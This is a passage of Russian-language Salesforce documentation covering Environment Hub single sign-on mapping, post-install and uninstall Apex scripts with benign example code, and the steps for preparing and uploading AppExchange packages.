Вы можете вручную задать соотношение пользователей для функции единой регистрации между пользователем Рабочего центра и пользователем организации-участника. Перед тем как задать сопоставление пользователей, включите единую регистрацию в организации-участнике центра.

#### Использование идентификатора интегрирования или формулы для единой регистрации

Вы можете сопоставить пользователя Рабочего центра с пользователем организации-участника при помощи идентификатора интегрирования или формулы имени. Вне зависимости от того, какой метод используется, необходимо включить механизм единой регистрации (SSO) для организации-участника центра.

#### Отключение единой регистрации для организации-участника

Если вы хотите, чтобы пользователи Рабочего центра проходили повторную проверку подлинности при входе в организацию-участник, вы можете отключить единую регистрацию. В этом случае заданные вами сопоставления пользователей не будут удалены, поэтому всегда можно снова включить единую регистрацию.

### Включение единой регистрации для организации-участника

Вы можете включить единую регистрацию (SSO), чтобы пользователи Рабочего центра могли входить в организацию-участник без повторной проверки подлинности.

1. Войдите в Рабочий центр и выберите организацию-участника. Если вы не видите ни одной организации-участника, проверьте списковое представление.
2. Установите флажок **«Включить единую регистрацию»**.
3. Подтвердите, что вы хотите включить единую регистрацию для этой организации, и снова выберите пункт **Включить единую регистрацию**.

### Определение соотношения пользователя единой регистрации

Вы можете вручную задать соотношение пользователей для функции единой регистрации между пользователем Рабочего центра и пользователем организации-участника. Перед тем как задать сопоставление пользователей, включите единую регистрацию в организации-участнике центра.

Соотношения пользователей могут быть основаны на взаимосвязи «многие к одному» (но не «один ко многим»). Другими словами, вы можете связать несколько пользователей Рабочего центра с одним пользователем организации-участника. Например, если вы

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки Рабочего центра:

- «Управление Рабочим центром»

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки Рабочего центра:

- «Управление Рабочим центром»



хотели, чтобы члены группы контроля качества могли входить в организацию тестирования как один и тот же пользователь, можно настроить сопоставления пользователей.

1. Войдите в Рабочий центр и выберите организацию-участника. Если вы не видите ни одной организации-участника, проверьте списковое представление.
2. Перейдите к списку «Сопоставления пользователей для единой регистрации», после чего выберите **Создать сопоставление пользователей для единой регистрации**.
3. Введите имя нужного пользователя, которого требуется сопоставить в организации-участнике, после чего найдите этого пользователя в Рабочем центре.
4. Нажмите кнопку **«Сохранить»**.

### Использование идентификатора интегрирования или формулы для единой регистрации

Вы можете сопоставить пользователя Рабочего центра с пользователем организации-участника при помощи идентификатора интегрирования или формулы имени. Вне зависимости от того, какой метод используется, необходимо включить механизм единой регистрации (SSO) для организации-участника центра.

1. Войдите в Рабочий центр и выберите организацию-участника. Если вы не видите ни одной организации-участника, проверьте списковое представление.
2. Перейдите в параметры единой регистрации и выберите нужный метод.

| Метод  | Действия   |
|--|--|
| Метод единой регистрации 2: идентификатор интегрирования | Установите нужный флажок.  |
| Метод единой регистрации 3: формула имени пользователя   | Отметьте флажком нужный пункт и задайте формулу. Например, чтобы первая часть имени пользователя (часть до значка «@») совпадала с явным именем домена, введите:<br><br><code>LEFT(\$User.Username, FIND("@", \$User.Username)) &amp; ("mydev.org")</code> |

3. Нажмите кнопку **«Сохранить»**.

### Отключение единой регистрации для организации-участника

Если вы хотите, чтобы пользователи Рабочего центра проходили повторную проверку подлинности при входе в организацию-участник, вы можете отключить единую регистрацию. В этом случае заданные вами сопоставления пользователей не будут удалены, поэтому всегда можно снова включить единую регистрацию.

1. Войдите в Рабочий центр и выберите организацию-участника. Если вы не видите ни одной организации-участника, проверьте списковое представление.
2. Установите флажок **«Отключить единую регистрацию»**.
3. Подтвердите, что вы хотите отключить единую регистрацию для этой организации, и снова выберите пункт **Отключить единую регистрацию**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки Рабочего центра:

- «Управление Рабочим центром»

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки Рабочего центра:

- «Управление Рабочим центром»

## Рекомендации по использованию Рабочего центра

Следуйте этим рекомендациям и советам при использовании Рабочего центра.

- Если вы являетесь администратором или разработчиком, в качестве организации-центра выберите организацию, которую ваши специалисты используют наиболее часто. Если вы являетесь партнером независимым поставщиком ПО, Рабочий центр уже установлен в вашей партнерской организации.
- Настройте функцию «Мой домен» для каждой организации-участника и организации-центра. Поскольку каждый объект «Мой домен» содержит уникальный URL домена, становится легче различать организации-участники, которые используются для разработки, тестирования и пробного использования.
- Каждая организация-участник является стандартным объектом (типа EnvironmentHubMember), позволяющим изменять алгоритмы или предоставлять доступ программным способом. Например, система позволяет создавать настраиваемые поля, настраивать бизнес-правила или определять соотношения пользователей и включать функцию единой регистрации посредством интерфейса API для любой организации-участника.
- Выберите стратегию для включения доступа посредством единой регистрации с учетом требований безопасности организации. Затем выберите метод единой регистрации (явное сопоставление, идентификатор интегрирования или настраиваемая формула), который соответствует вашим потребностям.
- Единая регистрация недоступна недавно добавленным пользователям или при определении соотношений пользователя в безопасной организации. Добавлять пользователей, редактировать сведения о пользователях или определять соотношения пользователя SSO следует только в родительской организации.
- Связанное приложение «Рабочий центр» предназначено только для внутреннего пользования. Не включайте его для всех профилей. Не удаляйте связанное приложение и не изменяйте его параметры без рекомендации компании Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Исправление ошибок тестирования Apex

Недостаточное тестовое покрытие Apex может инициировать отмену установки или обновления пакета. Тем не менее, некоторые ошибки могут быть пропущены. Например, разработчик может создать тест Apex, генерирующий предположения о данных подписчика.

Подписчик, который не может установить пакет ввиду теста Apex, должен обратиться к разработчику пакета.

Разработчик должен выполнить указанные ниже действия при неудачной установке пакета ввиду ошибки тестирования Apex.

- Убедитесь в наличии всех обязательных данных для теста Apex взамен использования текущих данных подписчика.
- Если подписчик создает правило проверки, обязательное поле или триггер для объекта, используемого пакетом, то тест может быть неудачным при выполнении DML для данного объекта. Если данный объект создается только для тестирования, а данные конфликты препятствуют завершению процесса создания, то пользователь может пропустить ошибку и продолжить тест. В противном случае обратитесь к клиенту для определения возможных последствий.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Developer Edition.**

## Выполнение Apex при установке или обновлении пакета

Разработчики приложения могут задать автоматическое выполнение сценария Apex после установки или обновления управляемого пакета подписчиком. Данная возможность позволяет настраивать процесс установки или обновления


пакета на основе сведений об организации подписчика. Примеры использования сценариев: заполнение настраиваемых параметров, создание тестовых данных, отправка сообщений эл. почты установщикам пакетов, уведомление внешней системы и внедрение пакетного заполнения нового поля в большом наборе данных. Для удобства можно задать всего один сценарий пост-установки. Этот сценарий должен быть представлен классом Apex, являющимся элементом пакета.

Сценарий пост-установки реализуется после выполнения тестов и подчиняется стандартным контролирующим ограничениям. Сценарий выполняется специальным пользователем системы, представляющим пакет, поэтому все операции, выполненные сценарием, фактически выполнены пакетом. Данный пользователь доступен посредством команды UserInfo. Пользователь может быть просмотрен только при выполнении, но не во время тестов.

Если сценарий содержит ошибку, то процесс установки или обновления прерывается. Все ошибки, обнаруженные в сценарии, отправляются по эл. почте пользователю, указанному в поле пакета «Уведомить об ошибке Apex». Если пользователь не указан, то сведения об установке или обновлении будут недоступны.

Ниже перечислены дополнительные свойства сценария пост-установки.

- Сценарий может инициировать пакетные, запланированные и будущие задания.
- Сценарию недоступны коды сеансов.
- Выноски сценария могут выполняться только с помощью асинхронных операций. Выноски выполняются после запуска сценария и завершения установки.

 **Прим.:** Сценарий пост-установки не может быть выполнен в новой пробной организации, инициализированной посредством Salesforce. Сценарий выполняется только в том случае, если подписчик устанавливает пакет в текущую организацию.

[Как работает сценарий пост-установки?](#)

[Пример сценария пост-установки](#)

[Выбор сценария пост-установки](#)

## Как работает сценарий пост-установки?

Сценарий пост-установки — это класс Apex, реализующий интерфейс InstallHandler. Данный интерфейс использует один метод onInstall, который определяет действия, выполняемые при установке.

```
global interface InstallHandler {
    void onInstall(InstallContext context)
}
```

Метод onInstall принимает объект контекста за аргумент, содержащий указанные ниже сведения.

- Код организации, в которой выполняется установка.
- Код пользователя, инициировавшего установку.
- Номер предыдущей версии пакета (указывается посредством класса Version). Данный номер всегда содержит три цифры (например, 1.2.0).
- Указание на то, что устанавливаемый пакет является обновлением.
- Указание на то, что устанавливаемый пакет является активной доставкой.

Аргумент контекста — это объект, типу которого задан интерфейс `InstallContext`. Данный интерфейс автоматически реализуется системой. Ниже приведено определение интерфейса `InstallContext`, которое содержит методы, доступные для вызова в аргументе контекста.

```
global interface InstallContext {
    ID organizationId();
    ID installerId();
    Boolean isUpgrade();
    Boolean isPush();
    Version previousVersion();
}
```

### Методы и класс `Version`

Методы, доступные в классе `System.Version`, позволяют извлекать версию управляемого пакета и сравнивать версии пакета. Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной\_номер.дополнительный\_номер.номер\_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Инкременты основного и дополнительного номеров всегда используют номер исправления «0».

Ниже перечислены методы экземпляра для класса `System.Version`.

| Метод                  | Аргументы                                 | Тип возврата | Описание  |
|------------------------|---|--------------|---|
| <code>compareTo</code> | <code>System.Version</code> <i>версия</i> | Целое число  | <p>Данный метод сравнивает текущую и указанную версии и возвращает одно из следующих значений.</p> <ul style="list-style-type: none"> <li>• Ноль, если текущая и указанная версии пакета совпадают.</li> <li>• Целое положительное значение, если текущая версия пакета следует за указанной версией.</li> <li>• Целое отрицательное значение, если текущая версия пакета предшествует указанной версии.</li> </ul> <p>При сравнении двухсоставной версии с трехсоставной номер исправления пропускается, так как сопоставляются только основные и дополнительные номера.</p> |
| <code>major</code>     |   | Целое число  | Данный метод возвращает основную версию пакета для вызывающего кода.  |
| <code>minor</code>     |   | Целое число  | Данный метод возвращает дополнительную версию пакета для вызывающего кода.  |
| <code>patch</code>     |   | Целое число  | Данный метод возвращает версию исправления для вызывающего кода или значение <code>null</code> в случае отсутствия версии исправления.  |

Класс `System` содержит два метода, которые позволяют задавать условную логику и разрешают разным версиям пакета демонстрировать разные алгоритмы действий.

- `System.requestVersion`. Данный метод возвращает двухсоставную версию, которая содержит основной и дополнительный номера версии пакета. Используя данный метод, пользователи могут определить версию установленного экземпляра пакета, который содержит вызывающий код, ссылающийся на пакет. Опираясь на версию вызывающего кода, пользователи могут настроить алгоритм действий для кода пакета.
- `System.runAs(System.Version)`. Данный метод меняет текущую версию пакета на версию пакета, указанную в аргументе.

Если подписчик устанавливает несколько версий пакета и создает код, ссылающийся на классы или триггеры Apex, доступные в пакете, то необходимо выбрать версию пакета, на которую ссылается этот код. Опираясь на параметр версии для вызывающего кода Apex, содержащего ссылки, пользователи могут выполнять разные ветки кода Apex, используемого в пакете. Чтобы определить параметр версии пакета для вызывающего кода, воспользуйтесь методом `System.requestVersion` в коде пакета.

СМ. ТАКЖЕ:

[Руководство разработчика Apex: класс Version](#)

## Пример сценария пост-установки

Пример сценария пост-установки ниже содержит следующие действия, выполняемые при установке или обновлении пакета.

- Если значение предыдущей версии равно нулю, то есть пакет устанавливается впервые, то:
  - создается организация с именем 'Newco' и проверяется ее создание;
  - создается экземпляр настраиваемого объекта Survey с именем 'Client Satisfaction Survey';
  - подписчику отправляется сообщение эл. почты, подтверждающее установку пакета.
- Если значение предыдущей версии равно 1.0, то создается экземпляр Survey с именем 'Upgrading from Version 1.0'.
- Если пакет является обновлением, то создается экземпляр Survey с именем 'Sample Survey during Upgrade'.
- Если обновление выполняется посредством активной доставки, то создается экземпляр Survey с именем 'Sample Survey during Push'.

```
global class PostInstallClass implements InstallHandler {
    global void onInstall(InstallContext context) {
        if(context.previousVersion() == null) {
            Account a = new Account(name='Newco');
            insert(a);

            Survey__c obj = new Survey__c(name='Client Satisfaction Survey');
            insert obj;

            User u = [Select Id, Email from User where Id =:context.installerID()];
            String toAddress= u.Email;
            String[] toAddresses = new String[]{toAddress};
            Messaging.SingleEmailMessage mail =
                new Messaging.SingleEmailMessage();
            mail.setToAddresses(toAddresses);
            mail.setReplyTo('support@package.dev');
            mail.setSenderDisplayName('My Package Support');
```

```

    mail.setSubject('Package install successful');
    mail.setPlainTextBody('Thanks for installing the package. ');
    Messaging.sendEmail(new Messaging.Email[] { mail });
  }
  else
    if(context.previousVersion().compareTo(new Version(1,0)) == 0) {
      Survey__c obj = new Survey__c(name='Upgrading from Version 1.0');
      insert(obj);
    }
    if(context.isUpgrade()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Upgrade');
      insert obj;
    }
    if(context.isPush()) {
      Survey__c obj = new Survey__c(name='Sample Survey during Push');
      insert obj;
    }
  }
}

```

Сценарий пост-установки может быть протестирован посредством нового метода `testInstall`, доступного в классе `Test`. Ниже перечислены аргументы, принимаемые данным методом.

- Класс, реализующий интерфейс `InstallHandler`.
- Объект `Version`, определяющий номер версии текущего пакета.
- Дополнительное логическое значение, отображающееся как `true` в случае активной доставки устанавливаемого пакета. Значение по умолчанию: `false`.

Ниже приведен пример тестирования сценария пост-установки, реализованного в классе Apex `PostInstallClass`.

```

@isTest
static void testInstallScript() {
  PostInstallClass postinstall = new PostInstallClass();
  Test.testInstall(postinstall, null);
  Test.testInstall(postinstall, new Version(1,0), true);
  List<Account> a = [Select id, name from Account where name = 'Newco'];
  System.assertEquals(a.size(), 1, 'Account not found');
}

```

## Выбор сценария пост-установки

Созданный и протестированный сценарий пост-установки может быть выбран в поле поиска «Сценарий пост-установки» на странице сведений о пакете. Последующие версии исправления позволяют изменять содержимое сценария, но не класса Apex.

Кроме того, класс может быть выбран посредством Metadata API как `Package.postInstallClass`. Данный класс представлен в файле `package.xml` как элемент `<postInstallClass>foo</postInstallClass>`.

## Выполнение Apex при удалении пакета

Разработчики приложения могут задать автоматическое выполнение сценария Apex после удаления управляемого пакета подписчиком. Данная возможность позволяет выполнять задачи по очистке и уведомлению на основе сведений об

организации подписчика. Для удобства можно задать всего один сценарий удаления. Этот сценарий должен быть представлен классом **Арех**, являющимся элементом пакета.

Сценарий удаления подчиняется стандартным контролирующим ограничениям. Сценарий выполняется специальным пользователем системы, представляющим пакет, поэтому все операции, выполненные сценарием, фактически выполнены пакетом. Данный пользователь доступен посредством команды `UserInfo`. Пользователь может быть просмотрен только при выполнении, но не во время тестов.

Если сценарий содержит ошибку, то процесс удаления продолжается без сохранения изменений, выполненных сценарием. Все ошибки, обнаруженные в сценарии, отправляются по эл. почте пользователю, указанному в поле пакета «**Уведомить об ошибке Арех**». Если пользователь не указан, то сведения об удалении будут недоступны.

Ниже перечислены ограничения, характерные для сценария удаления. Данный сценарий не позволяет инициировать пакетные, запланированные и будущие задания, а также просматривать коды сеансов и выполнять выноски.

[Как работает сценарий удаления?](#)

[Пример сценария удаления](#)

[Выбор сценария удаления](#)

## Как работает сценарий удаления?

Сценарий удаления — это класс **Арех**, реализующий интерфейс `UninstallHandler`. Данный интерфейс использует один метод `onUninstall`, который определяет действия, выполняемые при удалении.

```
global interface UninstallHandler {
    void onUninstall(UninstallContext context)
}
```

Метод `onUninstall` принимает объект контекста за аргумент, содержащий указанные ниже сведения.

- Код организации, в которой выполняется удаление.
- Код пользователя, инициировавшего удаление.

Аргумент контекста — это объект, типу которого задан интерфейс `UninstallContext`. Данный интерфейс автоматически реализуется системой. Ниже приведено определение интерфейса `UninstallContext`, которое содержит методы, доступные для вызова в аргументе контекста.

```
global interface UninstallContext {
    ID organizationId();
    ID uninstallerId();
}
```

## Пример сценария удаления

Пример сценария удаления ниже содержит следующие действия, выполняемые при удалении пакета.

- Добавление записи веб-канала, содержащей имя пользователя, выполнившего удаление, и название соответствующей организации.
- Создание сообщения эл. почты, подтверждающего удаление, и его отправка этому пользователю.

```
global class UninstallClass implements UninstallHandler {
    global void onUninstall(UninstallContext ctx) {
        FeedItem feedPost = new FeedItem();
```

```

feedPost.parentId = ctx.uninstallerID();
feedPost.body = 'Thank you for using our application!';
insert feedPost;

User u = [Select Id, Email from User where Id =:ctx.uninstallerID()];
String toAddress= u.Email;
String[] toAddresses = new String[] {toAddress};
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
mail.setToAddresses(toAddresses);
mail.setReplyTo('support@package.dev');
mail.setSenderDisplayName('My Package Support');
mail.setSubject('Package uninstall successful');
mail.setPlainTextBody('Thanks for uninstalling the package.');
Messaging.sendEmail(new Messaging.Email[] { mail });
}
}

```

Сценарий удаления может быть протестирован посредством метода `testUninstall`, доступного в классе `Test`. Данный метод принимает класс, реализующий интерфейс `UninstallHandler`, за аргумент.

Ниже приведен пример тестирования сценария удаления, реализованного в классе Apex `UninstallClass`.

```

@isTest
static void testUninstallScript() {
    Id UninstallerId = UserInfo.getUserId();
    List<FeedItem> feedPostsBefore =
        [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
    Test.testUninstall(new UninstallClass());
    List<FeedItem> feedPostsAfter =
        [SELECT Id FROM FeedItem WHERE parentId=:UninstallerId AND CreatedDate=TODAY];
    System.assertEquals(feedPostsBefore.size() + 1, feedPostsAfter.size(),
        'Post to uninstaller failed.');
```

## Выбор сценария удаления

Созданный, протестированный и добавленный в качестве элемента пакета сценарий удаления может быть выбран в поле поиска «**Сценарий удаления**» на странице сведений о пакете. Последующие версии исправления позволяют изменять содержимое сценария, но не класса Apex.

Кроме того, класс может быть выбран посредством Metadata API как `Package.uninstallClass`. Данный класс представлен в файле `package.xml` как элемент `<uninstallClass>foo</uninstallClass>`.



## Разработка документации к приложению

Ниже перечислены типы документов, рекомендованные компанией Salesforce для публикации вместе с приложением в каталоге AppExchange.

### Параметр «Настроить»

Установщикам приложения может быть предоставлен доступ к параметру «**Настроить**». Данный параметр может ссылаться на следующие сведения об установке и настройке:

- Инициализация внешней службы составного приложения
- Параметры настраиваемого приложения

Параметр «**Настроить**» добавляется в пакет в виде настраиваемой ссылки.

Пользователь может создать настраиваемую ссылку для макетов начальной страницы и добавить ее в пакет.

1. Создайте настраиваемую ссылку на URL-адрес, содержащий сведения о конфигурации, или страницу Visualforce, использующую данную конфигурацию. Чтобы возвращать пользователя, завершившего работу, на ту же страницу Salesforce, выберите свойство отображения «Открывать в новом всплывающем окне» при создании настраиваемой ссылки.
2. При создании пакета выберите данную настраиваемую ссылку в поле «Настроить настраиваемую ссылку» на странице сведений о пакете.

### Спецификация

Предоставьте установщикам основные сведения о приложении, которые необходимо знать до его установки.

### Руководство по настройке и внесению изменений

Уведомите установщиков об обязательных настройках, которые должны быть выполнены после внедрения приложения.

### Настраиваемая справка

Настраиваемая справка может быть создана для записей настраиваемых объектов и настраиваемых полей.

СМ. ТАКЖЕ:

[Общие сведения о пакетах](#)

[Назначение издателей Force.com AppExchange](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Назначение издателей Force.com AppExchange

Ниже перечислены полномочия, которые должны быть предоставлены пользователям, публикующим пакеты в каталог AppExchange.

### Создание пакетов Force.com AppExchange

Данное полномочие позволяет создавать пакеты и добавлять компоненты.

### Передача пакетов Force.com AppExchange

Данное полномочие позволяет загружать и регистрировать или публиковать пакеты в каталог AppExchange.

Профилю «Системный администратор» автоматически назначаются оба полномочия. Выберите пользователей, которым должны быть предоставлены данные полномочия, и добавьте их в соответствующие наборы полномочий или профили пользователя.

СМ. ТАКЖЕ:

[Общие сведения о пакетах](#)

[Разработка документации к приложению](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения полномочий:


- «Настройка приложения»

## Преобразование неуправляемых пакетов в управляемые

Возможно, организация уже загружала и регистрировала пакеты в каталоге Force.com AppExchange. Все пакеты, загруженные до выпуска Winter'07, являются неуправляемыми, поэтому не могут быть обновлены в организации установщика. Чтобы преобразовать данные пакеты в управляемые, настройте поддержку управляемых пакетов в организации и выберите нужный пакет. Данный алгоритм позволяет уведомлять установщиков о наличии обновлений.


Прежде чем преобразовать текущий пакет в управляемый, сообщите текущим установщикам способ сохранения их данных.

1. Экспортируйте все данные из предыдущей неуправляемой версии пакета.
2. Удалите неуправляемый пакет.
3. Установите новую управляемую версию пакета.
4. Импортируйте все экспортированные данные в новый управляемый пакет.

 **Прим.:** Примечание для установщиков. Прежде чем удалить пакет, составьте список настроек, заданных для установленного неуправляемого пакета (при их наличии). Данные настройки могут пригодиться в будущем. Тем не менее, управляемый пакет может поддерживать не все настройки.

Чтобы преобразовать неуправляемый пакет в управляемый, выполните указанные ниже действия.

1. [Включите поддержку управляемых пакетов](#) в организации.
2. Введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**».
3. Измените нужный пакет и нажмите кнопку «**Управляемый**».

 **Внимание:** Преобразование неуправляемого пакета в управляемый требует регистрации префикса пространства имен, влияющей на уникальные API-имена компонентов пакета (например, настраиваемые поля или элементы S-Control). Элементы S-Control, хранящиеся в библиотеке элементов S-Control или на вкладке «Документы» и не использующие Force.com API, работают корректно даже после регистрации префикса пространства имен. Тем не менее, элементы S-Control, хранящиеся вне организации, или элементы S-Control, использующие Force.com API для вызова Salesforce, могут требовать более точной настройки. Дополнительную информацию см. в статье [S-Control](#) раздела *Object Reference*.

СМ. ТАКЖЕ:

[Управление пакетами](#)

[Создание управляемых пакетов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Developer Edition.**

Загрузки и установки пакетов доступны в версиях:  
**Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров разработчика:

- «Настройка приложения»

Для создания пакетов:

- «Создание пакетов AppExchange»

Для загрузки пакетов:


- «Передача пакетов AppExchange»

# Распространение приложений

## Подготовка приложений к распространению

Определите статус пакета, готового к распространению: управляемый или неуправляемый.

1. Чтобы создать пакет, выполните указанные ниже действия.
  - a. Введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**».
  - b. Нажмите кнопку «**Создать**».
  - c. Введите имя пакета. Данное имя может отличаться от имени, указанного в каталоге AppExchange.
  - d. Выберите язык по умолчанию для всех меток компонентов, доступных в пакете, в раскрывающемся меню «Язык».
  - e. При необходимости выберите настраиваемую ссылку в поле «Настроить настраиваемую ссылку» для отображения установщика приложения сведений о конфигурации. Выберите predetermined настраиваемую ссылку на URL-адрес или элемент S-Control, созданную для макетов начальной страницы (см. определение «[Параметр "Настроить"](#)» на странице 5997). Настраиваемая ссылка отображается как ссылка «**Настроить**» в системе Salesforce на странице загрузки Force.com AppExchange и на странице сведений о приложении в организации установщика.
  - f. При необходимости заполните поле «Уведомить об ошибке Apex» именем пользователя, которому должно быть отправлено электронное уведомление о возникновении ошибки в коде Apex, которая не может быть обнаружена самим кодом Apex. В противном случае электронное уведомление обо всех необработываемых ошибках отправляется в компанию Salesforce. Данная возможность доступна только для управляемых пакетов.
 

 **Прим.:** Пакетирование Apex доступно только организациям Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition.
  - g. При необходимости введите описание пакета. Данное описание может быть изменено перед загрузкой пакета в каталог AppExchange.
  - h. При необходимости укажите сценарий пост-установки. Данный сценарий Apex выполняется в организации подписчика после установки или обновления пакета. Дополнительную информацию см. в разделе «[Выполнение Apex при установке или обновлении пакета](#)».
  - i. При необходимости укажите сценарий удаления. Данный сценарий Apex выполняется в организации подписчика после удаления пакета. Дополнительную информацию см. в разделе «[Выполнение Apex при удалении пакета](#)».
  - j. Нажмите кнопку «**Сохранить**».
2. Система Salesforce устанавливает значение «Неограниченный» для привилегий API-доступа к пакету. Данный параметр позволяет дополнительно ограничивать API-доступ к компонентам Salesforce в пакете. Дополнительную информацию см. в разделе «[Управление доступом посредством API и динамического кода Apex в пакетах](#)» на странице 5977.
3. Добавьте необходимые компоненты для приложения.
  - a. Нажмите кнопку «**Добавить компоненты**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- «Создание пакетов AppExchange»

Для загрузки пакетов:

- «Передача пакетов AppExchange»

b. Выберите нужный тип компонента в раскрывающемся списке.

- Чтобы просмотреть содержимое столбца сортировки, начинающееся с определенной буквы, щелкните нужную букву вверху списка.
- Чтобы перейти к следующему или предыдущему набору компонентов, щелкните ссылку **«Следующая страница»** или **«Предыдущая страница»** (при их наличии).
- Чтобы показать или скрыть дополнительные записи, щелкните ссылку **«меньше»** или **«больше»** внизу списка (при их наличии).

c. Выберите компоненты для добавления.

d. Нажмите кнопку **«Добавить в пакет»**.

e. Чтобы добавить дополнительные компоненты в пакет, повторите данные действия.

 **Прим.:**


- Некоторые связанные компоненты добавляются в пакет автоматически даже в том случае, если они отсутствуют в списке "Компоненты пакета". Например, при добавлении настраиваемого объекта в пакет его настраиваемые поля, макеты страниц и взаимосвязи со стандартными объектами добавляются автоматически.
- Каждый блок составного отчета, добавляемого в пакет, также добавляется в пакет. Пакет отображает блоки в виде отчетов, однако при выборе блока отображается сообщение об отсутствии необходимых полномочий для просмотра отчета. Такое поведение является ожидаемым. В этом случае, чтобы запустить составной отчет, щелкните имя нужного отчета.

4. Чтобы просмотреть список компонентов, которые зависят от других компонентов, полномочий или параметров пакета, щелкните **«Просмотр зависимостей»**. Объект может содержать такие элементы, как: элементы S-Control, стандартные или настраиваемые поля и единые параметры (например, мультивалюта). Пакет может быть установлен только при условии активации или установки всех перечисленных компонентов. Дополнительную информацию о зависимостях см. в разделе **«Общие сведения о зависимостях»** на странице 5980. Чтобы вернуться на страницу сведений о пакете, нажмите кнопку **«Готово»**.

 **Прим.:** Ниже перечислены элементы, при наличии которых пакеты не могут быть загружены.

- Бизнес-правила или действия бизнес-правил (например, обновления поля или исходящие сообщения), ссылающиеся на типы записей.
- Отчеты, ссылающиеся на типы отчетов для стандартных объектов.

5. Нажмите кнопку **«Загрузить»**.

 **Прим.:** При создании управляемого пакета для публикации в каталоге AppExchange рекомендуем добавлять в пакет только проверенные приложения. Дополнительную информацию см. в разделе **«Проверка безопасности»** каталога AppExchange.

6. Выполните указанные ниже действия на странице «Загрузить пакет».

- a. Заполните поле «Имя версии». Рекомендуем использовать краткое описание и дату.
- b. Заполните поле «Номер версии» (например, 1.0). Формат выглядит следующим образом:  
*основной\_номер.дополнительный\_номер.*

 **Прим.:** При загрузке новой версии исправления номер исправления не может быть изменен.


Номер версии соответствует выпуску пакета. Данное поле является обязательным для управляемых и неуправляемых пакетов. Номер версии управляемого пакета соответствует загрузке пакета «Управляемый — выпущенный». Все

бета-загрузки используют один номер версии до загрузки версии пакета «Управляемый — выпущенный» с новым номером. Например, ниже перечислены номера версий для серий загрузок.

| Порядок загрузки   | Тип                     | Номер версии | Примечания  |
|--------------------|-------------------------|--------------|---|
| Первая загрузка    | Управляемый—бета-версия | 1.0          | Первая загрузка пакета «Управляемый — бета-версия».   |
| Вторая загрузка    | Управляемый—выпущенный  | 1.0          | Загрузка пакета «Управляемый — выпущенный». Обратите внимание, что номер версии не меняется.                              |
| Третья загрузка    | Управляемый—выпущенный  | 1.1          | Обратите внимание на изменение дополнительного номера для данной загрузки пакета «Управляемый — выпущенный».              |
| Четвертая загрузка | Управляемый—бета-версия | 2.0          | Первая загрузка пакета «Управляемый — бета-версия» с номером 2.0. Обратите внимание на изменение основного номера версии. |
| Пятая загрузка     | Управляемый—выпущенный  | 2.0          | Загрузка пакета «Управляемый — выпущенный». Обратите внимание, что номер версии не меняется.                              |


c. Заполните поле «Тип выпуска» для управляемых пакетов.

- Чтобы загрузить обновляемую версию, выберите значение «Управляемый — выпущенный». Некоторые атрибуты компонентов Salesforce блокируются после загрузки.
- Чтобы загрузить версию пакета, предназначенную для тестирования небольшой группой пользователей, выберите значение «Управляемый — бета-версия». Данная версия пакета позволяет изменять компоненты и загружать дополнительные бета-версии.


 **Прим.:** Бета-пакеты могут быть установлены только в организациях Developer Edition или безопасных организациях, поэтому не могут быть доставлены в клиентские организации.

d. При необходимости измените значение поля «Описание».


e. При необходимости укажите ссылку на примечания к выпуску для данного пакета. Щелкните «URL-адрес» и заполните отображаемое текстовое поле. Данная ссылка будет отображаться во время установки, а также на странице сведений о пакете после установки.

 **Прим.:** Чтобы предоставить клиентам преждевременный доступ к сведениям и разрешить их обновление отдельно от пакета, убедитесь, что данной ссылке соответствует внешний URL-адрес.


f. При необходимости укажите ссылку на инструкции по пост-установке для данного пакета. Щелкните «URL-адрес» или «Страница Visualforce» и заполните отображаемое текстовое поле. Данная ссылка будет отображаться на странице сведений о пакете после установки.

 **Прим.:** Чтобы разрешить обновление сведений отдельно от пакета, убедитесь, что данной ссылке соответствует внешний URL-адрес.

g. При необходимости введите и подтвердите пароль для доступа к пакету в частном порядке. Чтобы предоставить общий доступ к пакету в каталоге AppExchange, пропустите данные поля.

- h. Система Salesforce автоматически выбирает обнаруженные ею требования. Чтобы уведомить установщиков обо всех требованиях к данному пакету, выберите любые другие обязательные компоненты в разделах «Требования к пакету» и «Требования к объекту».
  - i. Нажмите кнопку **«Загрузить»**.
7. Ниже перечислены действия, доступные пользователям после загрузки.
- Чтобы изменить пароль, щелкните ссылку **«Изменить пароль»**.
  - Чтобы заблокировать будущие установки данного пакета, но разрешить использование текущих установок, щелкните **«Объявить нерекондуемым»**.
